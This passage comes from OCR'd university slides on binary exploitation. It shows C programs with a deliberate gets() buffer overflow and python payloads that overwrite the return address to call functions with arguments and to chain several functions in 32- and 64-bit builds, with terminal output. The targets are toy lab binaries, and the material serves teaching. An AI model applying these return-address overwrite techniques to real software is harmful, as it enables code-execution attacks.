int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./program
```

Overwrite RET and More


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Where else can we return to?

Return to a function with parameter(s)

Return to function with many arguments?


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


But, how about functions with parameters in a 64-bit program?

Can we return to a chain of functions?


(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: overflowretchain_32

```
int f1()
{
  printf("Knowledge ");}

int f2()
{
  printf("is ");}

void f3()
{
  printf("power. ");}

void f4()
{
  printf("France ");}

void f5()
{
  printf("bacon.\n");
  exit(0);}
```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4:
%p\nf5: %p\n", f1, f2, f3, f4, f5);
  vulfoo();
  printf("I pity the fool!\n");
}
```


Buffer Overflow Example: overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\
x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56'+'\x84\x62\x55\x56'+'\xa1\x62\x55\x56' "| ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: overflowretchain 64bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00'+'\x6c\x11\x40\x00\x00\x00\x00\x00'+'\xae\x11\x40\x00\x00\x00\x00\x00' "|
./orc64
Function addresses:
f1: 0x401156
f2: 0x40116c
f3: 0x401182
f4: 0x401198
f5: 0x4011ae
Knowledge is power. France is bacon.
```

(32-bit) Return to functions with one argument?






Figure 1. Attack model demonstrating four exploit types and policies mitigating the attacks in different stages

SoK: Eternal War in Memory. IEEE S&P 2013